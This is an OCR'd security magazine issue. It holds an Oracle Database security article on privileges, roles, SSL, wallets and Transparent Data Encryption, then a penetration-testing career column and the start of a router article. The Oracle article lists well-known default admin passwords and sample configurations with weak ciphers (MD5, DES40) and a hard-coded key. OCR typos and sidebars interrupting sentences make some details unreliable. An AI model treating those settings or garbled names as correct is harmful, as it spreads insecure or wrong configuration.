I must begin at the starting point for exploring the *Oracle Database*. This is a *Conceptual Guide*. The basic idea of Security is to deny or allow users actions. The ideal model of security implementation in Oracle is discretionary access control. This means that privileges are granted to users at the discretion of other users. The database itself stores a list of users. When a user is trying to access a database application a valid username and password must be provided. A security domain exists for each user. A security domain is set of privileges and roles, table space quotas and system resources limits. A privilege is an implementation of access control. Oracle is very flexible and offers precise

Tables that are Used to Build the Views

- `user$` – table of users identified by name, type and number.
- `defrole$` – default roles (columns are user# and role#).
- `objauth$` – table of authorization.
- `sysauth$` – system authorization (system privileges, grantee, options).
- `ts$` – tablespaces.
- `obj$` – Objects. Identifies objects by name, type and owner number.
- `cols$` – Columns.
- `profile$` – Connects profiles and resource privileges.
- `resource_map` – description of resources.
- `system_privilege_map` – description of system privileges.
- `table_privilege_map` – description of auditing privileges.
- `user_astatus_map` – status of password and account status.

Security Related Views

VIEWS RELATED TO PROFILES:

```
DBA_PROFILES, DBA_SQL_PROFILES.
```

VIEWS RELATED TO ROLES:

```
DBA_APPLICATION_ROLES, DAB_CONNECT_ROLE_GRANTEES, DBA_ROLE_PRIVS, DBA_ROLES,
PROXY_ROLES, PROXY_USER_AND_ROLES.
```

VIEWS RELATED TO PRIVILEGES:

```
DAB_COL_PRIVS, DBA_ROLE_PRIVS, DBA_SYS_PRIVS, DAB_TAB_PRIVS.
```

VIEWS RELATED TO USERS:

```
DBA_USERS.
```

Listing 1. *Creating TDE column with and without salt*

```
CREATE TABLE gold_partner (
  partnerID NUMBER ENCRYPT NO SALT,
  name VARCHAR2(128),
  surname VARCHAR2(128),
  ccno NUMBER(16) ENCRYPT USING 'M4g1cW0rD'
);
CREATE INDEX partnerID_idx ON god_partner (partnerID);
```

Listing 2. *Sample sqlnet.ora for server*

```
# sqlnet.ora Network Configuration (Server)
# Example configuration for server to use Oracle Advanced Features
SQLNET.CRYPTO_CHECKSUM_TYPES_SERVER= (MD5)
SQLNET.ENCRYPTION_TYPES_SERVER= (3DES168, 3DES112, DES40)
```

Listing 3. *Sample sqlnet.ora for client*

```
# sqlnet.ora Network Configuration (Client)
# Example configuration for client to use Oracle Advanced Features
SQLNET.CRYPTO_CHECKSUM_TYPES_CLIENT= (MD5)
SQLNET.ENCRYPTION_TYPES_CLIENT= (3DES112, 3DES168, DES40)
```

control of user's privileges. We could divide system privileges into two categories. One of its privileges that is applicable to whole database system. This privilege has a name word *ANY*. These privileges are very powerful. It gives access rights to all objects that are not in the SYS scheme (data dictionary). Access to the data dictionary could be regulated by the system initial parameter `07_DICTIONARY_ACCESSIBILITY`. If this parameter is set to false no privilege could access the data dictionary. The rest of system privileges affect the state of the database. For example these could be privileges to CREATE TABLESPACE, AUDIT SYSTEM, CREATE LIBRARY etc. Most of the system privileges could be found in the SYSTEM_PRIVILEGE_MAP view. We could allow standard access to this table by issuing a query to explore its contents. To view system privileges granted to users and roles we could use the `DBA_SYS_PRIVS` view. In terminology the system privileges view grantee is the person who has the privilege granted to. These views could serve for easy database administration, but it is not recommended that one rely on it 100%. As stated in one of the previous issues of Hakin9 magazine these views could be modified with full access to the database to hide users, processes etc. There are many view used for security purposes.

Some of this views also has ALL and USER versions. It differs in scope from objects that display. The difference could be obtained from view name prefix. We have *ALL*, which displays all objects, USER displays objects that are owned by user and DBA corresponds to the database administrator's objects. These views are in the database to show their user-friendly way following database tables:

As I mentioned above there is another group of privileges. These privileges are object privileges. These are relevant to a specific object. For example when a user wants to view the content of the employee table, he has to issue the SELECT command. However it's not allowed by default for the user to view their privileges. If the administrator would like to allow users to see what access level they have, access could be granted to the view `user_objects_privs` or `user_sys_privs` by making the access to these tables to PUBLIC. However I would definitely not recommend this. The only usage that comes to my mind is database access level debugging. Yet another way to use this view would be to check to see who has the grantable right.

Supervisors

To administer the database, there are two predefined *accounts* in the system – *SYS* and *SYSTEM*. In previous versions (10g and less) there was a default password associated with these accounts. SYS had default password CHANGE_ON_INSTALL and SYSTEM had default password MANAGER. One of the very important tasks during database creation CREATE DATABASE is to use commands USER SYS IDENTIFIED BY password and USER SYSTEM IDENTIFIED BY password to change default passwords for these accounts. There are many hacking tools to reveal default password association. These accounts are really powerful! It is a good idea to create another account to perform daily administration tasks and avoid using these types of accounts. To help simplify administration of privileges associated with each user a group of privileges called Role exists for this purpose. These could be granted with the GRANT clause. Imagine there is inquiry to manage access control for a hundred

Oracle Wallet Registry Keys

DEFAULT:

```
\HKEY_CURRENT_USER\SOFTWARE\
ORACLE\WALLETS\DEFAULT
```

ENCRYPTED WALLET:

```
\HKEY_CURRENT_USER\SOFTWARE\
ORACLE\WALLETS\DEFAULT\
EWALLET.P12
```

OBFUSCATED ORACLE WALLET:

```
\HKEY_CURRENT_USER\SOFTWARE\
ORACLE\WALLETS\DEFAULT \
CWALLET.SSO
```

users from ten different departments. This could become very frustrating without having to associate each user with at least five different privileges. Things would become even worse if you had to change privileges for all users in the department. This is where user roles come into play. For each department a role could be created. Then changing privileges for all departments would be as easy as *grant*/*revoke* privilege from role. Another case of using roles would be necessary when there is need to use several different applications. It's the same principle, however it differs a bit in the reason to create role. Imagine applications that use a table of offers. With the use of roles in the game it's much easier to change the access depending on the user that is logged into the application. For example when regular user is logged into an application there could be a role created for this purpose. However this principle allows the implementation element that changes the access privileges during runtime just by using the SET ROLE clause on the fly. The most powerful role in the system is DBA (stands for Database Administrator). This role is implicitly associated with the *SYS* and *SYSTEM* account. However I must again note that access control to these accounts is a critical task. In obsolete versions of Oracle (8i and older) there was a special user named *INTERNAL* that could access the database whether it was in a *MOUNT* or *NOMOUNT* state. This account had the default password set to *oracle*. This account wasn't maintained in the database data dictionary, but in an Oracle password file. In past versions the INTERNAL mechanism has been replace by the SYSDBA and SYSOPER privilege. SYSDBA privileges allows user to startup, shutdown, backup, recover and create databases. The list of all users who has SYSDBA or SYSOPER privileges could be found in v$defile users. There is a limitation for the SYSDBA role – it cannot be granted to the public. Another issue when creating databases is the default action of creating the role PUBLIC. This role is often used in hacking methods. There are two main reasons. The first is that some people don't even know that it exists. That's because it cannot be seen in dab_roles. Another and even more important reason is because changing the privileges in this role applies to other users as well. This role is created when a new database is created (to create new database Oracle uses the script sql.bsq). To determine the type of account the user is connected to database with could be shown with *SHOW USER* (*SQL*Plus*). There is one more thing in using these accounts. The objects owned by user SYS cannot be exported via standard tools (*exp*, *imp*). Another rule tells us that No objects may be created in SYS schema. The SYS schema has the job of storing data dictionary objects and it is fully managed by the database itself.




Figure 1. *ORACLE.WALLET.SCREENSHOT*




Figure 2. *ORACLE.NETWORK.MANAGER*

Application Security Roles

Application security roles could be enabled only by authorized PL/SQL packages. To ensure higher level of security it is better not to embed passwords in the source code or the table. In order to achieve this it is necessary to create a secure application role that could define which PL/SQL package has sufficient privileges to enable this role. This concept could be enhanced by adding additional checks of conditions for authorization by the application. However implementing authorization on the client side of the application is always tricky. The main reason for this is the fact, that an application could be *skipped* by using sqlplus client or any other tool to connect to the database. Another reason to use security mechanisms on the server side is re-usability. There is no need to implement the security access control twice when we change the application. It is enough to store it once on the server and then reuse it with different applications. Also when using database server side security we could use all the security features that Oracle offers (fine-grained access control with application context), roles, stored procedures and auditing. For this reasons Use of Ad Hoc Tools is a potential security problem.

It is recommended by Oracle to equal application users to database users. This would give us the potential to use all security features that Oracle has to offer. However this is not true for many applications. Most of these applications use one user to connect to the database with higher privileges. It is the so-called One Big Application User model. There are some disadvantages while using this model to access the database. For example there is no way to audit the actions of each user using this application. The database doesn't recognize each user. If we would like to use auditing in the One User Model we must implement our own auditing mechanisms. The second disadvantage of using the one user model is the possible inability to use Advanced Security Authentication. These include SSL, tokens etc. The third reason against this is user access to the database is less effective than with the usage of roles. This restriction could be overcome by using a set role dynamically. And last but not least is to disable the Oracle Identity Manager. The fundamentals in implementing a Secure Application Role are based validating the identity by looking into the context. Application roles could be also used for controlling the value of IP an address, where is the user connecting from? Application roles could be implemented in separate packages. The basic principle of using a secure application role is to associate privileges with User Database Roles. Let's focus on some of the details of using roles. Roles are used to simplify the process of granting and revoking user privileges. A role is a set of privileges that allows a user to access objects (see SQL code). Another interesting query to view could provide information about the default privileges assignment. This could be done by querying the list of all privileges with restrictions only to the PUBLIC grantee. It is highly recommended that privileges be revoked from the PUBLIC. So from this we could derive the most popular method used to hack the database. This is to obtain the highest privileges or the most powerful role in the system.

Oracle Advanced Security

OAS is a collection of security features related to Oracle Net Services, Oracle Database, Oracle Application Server and Oracle Identity Management infrastructure. It provides defenses against most common security threats. Eavesdropping, data theft, data tempering, falsifying user identities and password-related threats. Eavesdropping is the illegal interception of conversations by unintended recipients. This is the method used by an intruder once data is sent over an insecure network (de facto whole Internet). However even in a de-militarized zone network sniffers could be used to capture secret communications. Data Tempering means to compromise data integrity as it is moved between sites. User identify falsifying is an attack vector based on the premise that an attacker can pretend that he/she is someone else. Another type of attack in this group is to hijack the connection of the user.

Oracle Advanced Security Secure Sockets Layer Authentication

Oracle Advanced security supports both *Secure Sockets Layer* (SSL) and *Transport Layer Security* (TLS) protocols. The SSL protocol is authentication and encryption method that enhances TCP clients with secure services. This protocol was originally developed by Netscape Communication Company to secure the HTTP protocol communication between client and server. This still remains its primary usage. The SSL protocol is on based on IETF standard RFC-2246 under name *TLS* (*Transport Layer Security*). Each side in the communication gives proof of identity with a digital certificate (encrypted block of data). A certificate is validated by a trusted third-party which then verifies the communication between identity and a given encrypted key. This third-party is called Certification Authority (see *http://www.openssl.org*) for more details. Using this feature ensures encrypted connections between clients and servers, and it could also be used to validate a secure client/server database connection. This feature

Frequently Used Terms in Cryptography

- Encrypt – Scrambling data to make it unrecognizable.
- Decrypt – Unscrambling data to its original format.
- Cipher – Another word for algorithm.
- Certificate Authority (CA) – third-party, e.g. Verisign, CyberTrust or RSA.
- Digital Certificates – Consists of private key and public key the private key has to be verified by CA.

Public-Key Cryptography Standards (PKCS) Support

Author of this standard is RSA Data Security Inc. [8] RSA is part of EMC Corporation [9] – American manufacturer of software and security management and storage systems. RSA has the patent for RSA asymmetric key algorithm. RSA research resulted in PKCS standard. This defines the industry standard for promoting and facilitating the use of public-key techniques. Today there are fifteen PKCS standards. For our purposes the most relevant are PKCS #15, #12 and #10. PKCS #15 is the standard that enables users to use cryptographic tokens to identify themselves to multiple, standard-aware applications regardless of the application's cryptoki (or other token interface) provider. PKCS #12 is standard of format to store X.509 certificates and private keys. Finally there is PKCS #10 to generate certificate requests. The hardware storage of credentials is conforming to PKCS #11 specification.

is great in case of fraud attempts by sniffing the network communication. It also improves the reliability of the authentication process. There are some basic steps in Oracle SSL communication. There are two main parts of SSL communication. The first is SSL handshake, and second is the actual authentication process. The SSL handshake consists of following steps. The client and the server establish a set of authentication, encryption and data integrity algorithms used for exchanging messages between network nodes. During an SSL handshake, for example, the two nodes negotiate to see which cipher suite they will use when transmitting messages back and forth. The server sends its certificate to the client and the client verifies that the server's certificate was signed by a trusted CA. This ensures proof of the server's identity. If client authentication is required, the client sends its own certificate and server verifies that the client's certificate was signed by a trusted CA. Next client and server exchange key information using public key cryptography. Based on this information, each generates a session key. A session key is shared by at least two parties. It is used for the duration of that particular communication session. This improves the security via cracking the session key due to frequency of session key change. The next part is the authentication process. At first the user initiates an Oracle Net connection to the server by using SSL. SSL performs a handshake between client and the server and if the handshake is successful, the server verifies that the user has the appropriate authorization to access the database. To make this things work there is a Public Key infrastructure (Also Known As PKI) in the Oracle Environment. PKI ensures trusted relations for the entire organization. The PKI that used by Oracle is based on RSA Security, Inc., Public-Key Cryptography Standards. [10] PKI is a robust public key system that was designed to utilize *single-sign-on* feature and provide digital ID. In contrast to private-key or symmetric-key cryptography that requires a single, secret key that is shared by two or more parties public-key cryptography

makes the public key freely available. The public key is used to encrypt messages that can only be decrypted by the holder of the associated private key. The private key is securely stored together with other security credentials in an encrypted container called a wallet. A wallet is a data structure used to store and manage security credentials for an individual entity. A Wallet Resource Locator (WRL) provides all the necessary information to locate the wallet. Public-key algorithm has a weakness that could be exploited in the absence of the communicating party's identity verification. This type of attack is called the man-in-the-middle. It's based on the idea that an intruder captures the public key of the sender. Then uses his/her own public key to send messages to the receiver. When the receiver responds, the intruder is able to re-encrypt the message with public key of sender and forwards the message to the sender. It gives the intruder the possibility to read the message (eavesdropping). To prevent this type of attack, it is necessary to verity the owner of the public key through authentication. This is the point where CA comes to play. The CA issues public key certificate that contains information about the principal entity's security credentials and encrypts a message with private key. This provides an opportunity to verify that the key was issued by the CA. In an Oracle Environment the PKI components include Certificate Authority, Certificates, Certificate Revocation Lists, Wallets and Hardware Security Modules. CA issues the certificate signed with its own private key. To verify the certificate was in fact issued by the CA its public key is used. The certificate is created only in the event that the entity's public key is signed by a trusted CA. Certification Revocation (CLR) lists is a list where CA stores expired or invalid certificates. The server searches for CLRs in the following locations: local file system, Oracle Internet Directory and CRL Distribution Point. Oracle Wallet is used for generating a public-private key pair and create certificate request, store a user certificate that matches with the private key and configure trusted certificates. And finally Hardware Security Modules are devices that stores cryptographic information, such as private keys or to perform cryptographic operations to off load RSA operations from server. There are two types of this device: server-side (stores keys) and client-side (smart card readers). To improve the security, it is possible to use additional authentication methods (RADIUS, Kerberos). SSL brings some issues with using Firewalls. Firewalls that perform packet inspections must have this feature disabled otherwise they are unable to read the packet. In this case Oracle Net Firewall Proxy kit can provide some specific support for database network traffic. U.S. government regulations prohibit double encryption. This is the reason why this will not work concurrently with SSL encryption or another encryption method.

OAS SSL Authentication Practice

When implementing advanced security features there are some options. You can utilize third-party software like Kerberos or RADIUS; it is possible to use Secure Socket Layer (SSL). Oracle has a specific set of tools used to manage certificates, wallets and certificate revocation lists. Oracle's Wallet Manager is an application that stores security credentials in the users Oracle wallets. This Manager can be used to create public and private key pairs, store and manage user credentials, generate certificate requests, store and manage certificate authority certificates, upload and download wallets to and from an LDAP directory and create wallets to store hardware security module credentials. OWM could be found on UNIX in `$ORACLE_HOME/bin/owm`. See Figure 1. Another important tool is Oracle's Net Manager. It is well known common database administration however when oracle's advanced security is installed Oracle Net Manager allows one to configure strong authentication, network encryption and check summing for data integrity. See Figure 2.

Oracle Wallet Manager

Is used as place to store, manage and edit authentication and signing credentials. This includes private keys, certificates and trusted certificated needed by SSL. It could also be used as storage for credentials for a hardware security module. To protect the content a password must be chooses that complies with the Password Management Policy guidelines (min. 8 chars, alphanumeric required). It could be used to store certificates (X.509) under Triple-DES encryption. For optimum wallet access and administration Oracle provides an option to store your user profile in the registry. [6]

OWM enables one to store multiple certificates in each wallet supporting SSL authentication, S/MIME signature, S/MIME encryption, Code-Signing and CA Certificate Signing. The process of obtaining a new certificate consists of several steps. First is to generate a unique private/public key pair. The private key stays in the wallet and the public key is sent with the request to a certificate authority. Once the certificate authority generates and signs the certificate it could then be imported into the wallet that has the corresponding private key. There is X.509 Version 3 Key Usage extension to define Oracle PKI certificate usage. Oracle's Wallet also supports LDAP. This feature allows users to retrieve their wallets from LDAP directory. This allows users to access wallets from multiple locations or devices. Only functional wallets could be uploaded to LDAP. To protect access Oracle's wallets are stored in LDAP there are passwords to access Wallets from LDAP and another to open the Wallet itself. It is recommended that separate password be used where neither one can logically be derived from the other. The description of creating a new wallet could be found in [9 Chapter 9.3]. Here is a short overview of possible actions: Create wallet (standard or stored on a hardware security module [PKCS #11]), *Open*,

References

- [1] Oracle Database Advanced Security Administrator's Guide 10gR2.
- [2] SSH (O'Reilly) – cap. 1.6.6 Secure Socket Layer SSL.
- [3] Chey Cobb, CISSP – Cryptography for Dummies (Wiley) 2004.
- [4] The Oracle Hacker's Handbook.
- [5] Transparent Data Encryption stores key unencrypted in the SGA, *http://www.red-database-security.com/advisory/oracle_tde_unencrypted_sga.html*.
- [6] Oracle Database Platform Guide 10gR2 for MS Windows (32-bit).
- [7] Public Key Cryptography Standard, *http://en.wikipedia.org/wiki/PKCS*.
- [8] RSA Security, *http://en.wikipedia.org/wiki/RSA_Security*.
- [9] EMC Corporation, *http://en.wikipedia.org/wiki/EMC_Corporation*.
- [10] Oracle's special users: SYS, SYSTEM, INTERNAL and PUBLIC, *http://www.adp-gmbh.ch/ora/misc/sys_system_internal.html*.
- [11] Oracle password file (orapwd utility), *http://www.adp-gmbh.ch/ora/admin/password_file.html*.


Close, *Upload/Download to/from LDAP Directory*, *Save*, *Save As*, *Delete*, *Change password*, *Use Auto-Login*, *Manage Certificates*. Let's have a quick look at the last action. There are two types of certificates to manage. There are User certificates and trusted certificates. The first step will be to Request a certificate (there is difference in key length `512b-4096b`). After the Certification Authority processes and approves your request for certificate it is possible to import the certificate into the wallet. =

Transparent Data Encryption

Transparent Data Encryption works to enhance database security at the Operating System Level. This feature can protect the Virtual Private Database [4]. This type of attack is based on raw access to data files. Data encrypted using Transparent Data Encryption could be helpful in a regulatory issue. Also there is no need to request users to store encryption keys. It also simplifies the development process because it is not necessary to make any deep changes in applications that access data. There are some cases where TDE it is not recommended (indexes, BLOB and utilities with raw access to data). While TDE is good it is not the ultimate solution. The master key is stored unencrypted in the SGA [5]. This should serve as a warning that even the most complex security defense is useless when there is someone who has a bright idea and a genius brain. Let's have a look what we already know. The usage of Wallet is to store the master keys. There are specific commands to work with Wallets. For the sake of this article let's assume say there is only one key that opens and allows access to our wallet. There is also a feature to enable auto-login into the wallet. The mkwallet is a command line utility that allows wallet management without a GUI. Just after the wallet is setup and it is opened with master key we can start to create and use the transparent data encryption. To set a new master key issues this command: ALTER SYSTEM SET ENCRYPTION KEY IDENTIFIED BY password. To make the encrypted data accessible just issue ALTER SYSTEM SET WALLET OPEN IDENTIFIED BY password. Right after opening the wallet TDE uses standard DDL e.g. CREATE TABLE table_name (`column_name column_type` ENCRYPT, …), ALTER TABLE table_name MODIFY (`column_name column_type` ENCRYPT,…). Access to all encrypted columns in the database could be done by statement ALTER SYSTEM SET WALLET CLOSE. To get information of what columns in database are encrypted just use following views: `DBA_ENCRYPTED_COLUMNS`, `ALL_ENCRYPTED_COLUMNS` and `USER_ENCRYPTED_COLUMNS`.

Network Data Encryption and Integrity

Let's recap what we have learned in this article. Some time ago when Oracle was in version 8.1.7 there was restrictions on the exportation of cryptosystems from the US. That's why there are several versions (in 8.1.7) these are Domestic, Upgrade and Export. Each version is different in the key length that is uses. There is well known post-attack on Oracle action. This consists of Rootkit deployment upon successful infiltration. Another is just to distract data integrity in two possible ways data modification attack (this mean to alter in some manner values stored in database) and replay attack (multiple usage of normally disallowed transaction). Oracle offers defenses against these types of attack by using checksumming packages. I mean the usage of MD5 (*Message Digest 5*) or SHA-1 (*Secure Hash Algorithm*) SHA-1 to prevent and discover this type of attack. The principle is to use hash algorithms to create a checksum. On the base of this checksum there is possibility to discover if the data integrity has been altered on its way between server and client. This could prevent man-in-the-middle attack). The principle is based on session key by Diffie-Hellman negotiation algorithm. Then OAS combines the shared secret and the Diffie-Helman session key to generate a stronger session key designed to defeat a man-in-the-middle attack. To activate Encryption and Integrity the server selects which algorithm to use from those specified in the sqlnet.ora files. There are four levels of security between client and server. These are REJECTED (minimum amount), ACCEPTED (default), REQUESTED and REQUIRED (maximum amount). As an option the encryption seed can be set. ●



The Bleeding Edge

Episode 5

Matthew Jonkman

There are many ways to make money as a Security Professional. You can do good things, protecting companies, users, grandmothers and customers. You can do bad things, exploiting the proverbial weak and trusting. Which way you choose to go depends greatly on how loudly your conscience speaks to you, and how long you want to be able to make a living before you end up in the legal system.

We'll of course skip the route of exploiting and taking advantage. It will surely produce some quick cash, but the tradeoff is a short stressful career where you never have the peace of mind that comes from knowing the person behind you on the bus isn't an agent of a 3 to 5 letter agency. I've seen the guys brought in from that life. Not one of them was happy.

They had some cash and a nice car, for a bit. But it's gone and they'll never have a chance to get that back, legitimately or otherwise. A life wasted in many cases. (Note: You only get one of these Life things. Non-refundable, No exchanges, use it wisely)

I get a good number of students that contact me on their way through a university computer science program or security curriculum, and even high school and younger, asking how to get involved. Many of the security curriculums and especially the computer science programs don't afford the direct hands on security learning many students yearn to learn. If you are in this situation don't fret. That's pretty much the norm, but the situation is fixable.

As we all know (but hate to admit), you've got to learn the basics first, crawl before you run. In my humble opinion you've got to do some time as an admin before you can truly be an effective security person. You HAVE to know what a server looks like normally to be able to recognize when it's not right. If you choose to be a forensic investigator in our field, your subject systems are not going to have a big *I was hacked by Bob and this directory is where he hid everything* in the MOTD at login. Generally it'll be a slight bit more subtle. You've got to be able to recognize what's not right yourself.

So I'd like to go over a few points that in my opinion will help a developing security geek. Whether you're in school and looking to do this when you get out, or you're an admin or other IT pro looking to get into a new branch of IT, this advice may be of use.

Get involved in the Open Source Security Community

It's huge, vibrant, and dare I say – The basis for nearly EVERY commercial security product out there!

Yes, I mean EVERY. There are very few (can't think of one at the moment) commercial products that the idea wasn't first tried in the Open Source community, or is an extension or redevelopment of an open product. And of course some of the most successful commercial products are just repackaged or commercially supported open source projects. A few notable examples: *Snort*, *Nessus*, *Spamassassin*, *ClamAV*, *mod_security*, and *Dspam*.

And yes it's true, no security product worth considering runs on anything but a UNIX or Linux. It'll be rather important you know the variety of open OSs and how to run them, fix them, and break into them.

If you'd like to be a penetration tester you might run a commercial vulnerability scanner, but more likely you'll run Nessus. Based on what that tool tells you you'll use a wide range of the hundreds of specialized attack and assessment tools and scripts to get yourself further. You've got to know what tools are out there and how to use them, or you'll end up being one of those useless pen testers that prints out an ISS or Nessus report and sells it to a company. (They could do that themselves, they're paying for more than that.)

How do you get involved in the open community? Get on the lists, play with the tools, setup a lab of your own and beat it up. Worst case you have to reinstall an OS, which is a learning experience anyway. ASK QUESTIONS!! (but read the docs first, it's worth the time)

Talk to the communities. Participate in the mailing lists, email the owners of the projects, offer to help. You don't have to be an expert on a subject to chip in on a project. Open projects need grunt work like any other, and it's a great way to learn. But most important: don't be afraid to email the admins or owners of a project directly

to ask where you can contribute. Many people fear some kind of embarrassment from asking the wrong question or maybe that you'll get put on some *crazy newbie list*. Project owners are generally happy to hear from newbs (as long as you aren't asking a question that belongs on the mailing lists). Email them, ask where they need help, ask if you can do it, or suggest something you think could help out. The absolute WORST thing that might happen is that person is too busy to reply and ignores you. The next worst thing: you get into the project and LEARN STUFF!

A nice byproduct of all this is that your peers in the community get to know your name, and begin to trust you. When you get to the point of needing a job or advice, you'll get it much easier from people that know and respect you.

Fyodor's top 100, know 'em, love 'em, use 'em. At *http://sectools.org/* Fyodor does a nearly yearly survey of the most valuable security tools, commercial and open. If you want to know what you need to know, this is it. Start at the top and install, use, ask questions, and form your opinions. When you need a tool you'll know something about the options. Plus you'll have a lot of fun! NOTE: Do NOT use these tools against systems you don't own or have permission to fiddle with. You WILL get noticed!

Lean to Code!

Programming is an integral part of many parts of security. Not only to build your own custom tools to solve individual issues, but to understand the attacks and how to defend against them. You should learn all you can in each language, but you should know at least something about all of them. A Computer Science or similar degree is useful, but hands on experience is more important than theory here. Get involved in projects like OWASP (*http://www.owasp.org*), web apps are exposed and frequent targets. Look especially into PHP, perl, asp, .net, and the web frameworks like Cold Fusion and Dreamweaver.

You can google and find a number of tutorials on what *Cross Site Scripting* (XSS) attacks are, SQL Injection, and the like. If you become a pen tester these will be your bread and butter. OWASP and others have sample fake sites that have specific vulnerabilities for you to find and exploit, spend some time in these, they're excellent learning platforms.

Decide what you want to do for a living

There are an incredible variety of careers and interests in the security field. Even in the legitimate world there are attackers and defenders, and each side is just as fun as the other. You should get an idea of what you want to do, or what areas you'd like to learn about. Many

security professionals, especially in smaller firms or freelance consulting, wear many hats. This is a good thing as long as you keep proficient in each area. The following questions may help steer you to the area that suits you.

Do I like the fast action of attack and response, defense and takedown? Or would I rather work at my pace (i.e. 9-5) and research or program?

If you choose the action life you'll have fun, but much of that fun will be at 4am after 8 hours of staring at nothing. It's similar to the way combat pilots describe their work, *8 hours of boredom followed by 4 minutes of sheer terror.* Doing work such as IDS Analysis can get tedious and mind-numbing, but when you get that live attack or unknown traffic it's exhilarating, fun and an adrenaline rush all at once.

Do I like new Code, new malware techniques, or reverse engineering an unknown item?

The life of a malware reverse engineer, antivirus tech, or vulnerability researcher might not have those attack and defend excitement moments, but there is just as much satisfaction, and probably as much jumping up and down in the office when a difficult binary is cracked. If you're an excitement junkie don't ignore the research side of security, it can move quickly as well. (Although much less of it is probably done at 4am)

I read nothing but police and mystery novels, what's for me?

Forensics is a very in demand and well paid profession. But you MUST be that anal-retentive detail oriented person that loves to write checklists. Even more you must love to follow them and document HOW you followed the checklist. If you're that person, then forensics will be the best thing that ever happened to you. You get your fix of VERY deep technical analysis, but you also must apply an understanding of how a crime is committed, and how a human tries to hide their actions.

Even though these are high-tech crimes, the motivations and criminals are still the same. A really good investigator can mean the difference between child pornographers being stopped and doing jail time or being allowed to re-offend. This field is not for everyone, the stakes are in terms of humans and victims, and are very high. It's probably the most serious work in our field.

To get into investigation the open source tools and projects are definitely the thing to learn, but there are a couple of outstanding commercial products you'll have to know. A brief google will find those for you. But you'd also do well to study some criminal law in your national legal system. The science of computer forensics is relatively mature, but how we use and apply law to it is in flux in many legal systems. So be prepared to defend and explain something that is just plain common sense in court. You'd be amazed at the completely inane mistakes that get bad guys acquitted.

I saw the movie Swordfish, I want to do that!!

Ya… about that. It doesn't work that way. Attackers don't break encryption keys by typing faster, so they can *drop the multi-headed worm* to get magical access to the *system*. But I'd imagine you already knew that. Penetration testing is probably the most glorified avenue in security, assumed to be full of excitement, intrigue, and action.

Take it from a long time pen tester: There's just as much tedium and detail in pen testing as in any other field of security. In these days of heavy security compliance regulation you'll spend as much time reading regulations and writing reports as running scans.

That said though, I have to confess this is my favorite work to do. You have to have a medium-level detail oriented manner about you, but it's the best place for a self motivating, creative and extremely curious person. You'll spend hours scanning and interpreting data to get that one lead, the one chink in the defender's armor. But when you get it, you've GOT to know the tools available to help you exploit it, or know how to write your own to get in there.

Be prepared to write very long, very detailed, and very boring reports, and stand up in front of people that often aren't excited to hear the news you're giving them. Expect to work a lot of nights and weekends so you can attack during maintenance windows and non-production times.

Learn the tools on Sectools.org. A pen tester can spend an entire career not using a single Commercial tool, if you really know what is out there.

Security I a field that's not going to go away, nor will it become automated. It's humans against humans with new tools, tools that cross every boundary we as humans have ever drawn. I highly recommend getting into this field, but make sure it's for you, and put some thought into what type of person you are. There's nothing worse than seeing a person 5 years into their career looking as miserable as can be.

I hope these tips help a few people if you're in need of help. If you have other questions, want to debate or discuss, or just flat out disagree with me, please do! Email me at *jonkman@bleedingthreats.net*. If we get some good additions to this list I'll get them into the next article. ●

Choosing a Router for Home Broadband Connection

Why use a Router?

The main reason for choosing a router, as opposed to a simple modem, which can also connect to Broadband, is twofold. First it adds a layer of security, protecting the network device(s) – one or more computer, printer, game console etc. – in the home from direct internet attack. Second it allows the Broadband connection to be shared between those devices. Most routers offer a built-in switch, or they can be easily expanded by adding a simple Ethernet switch. This is the simplest way to share a Broadband connection without needing to leave another PC switched on.

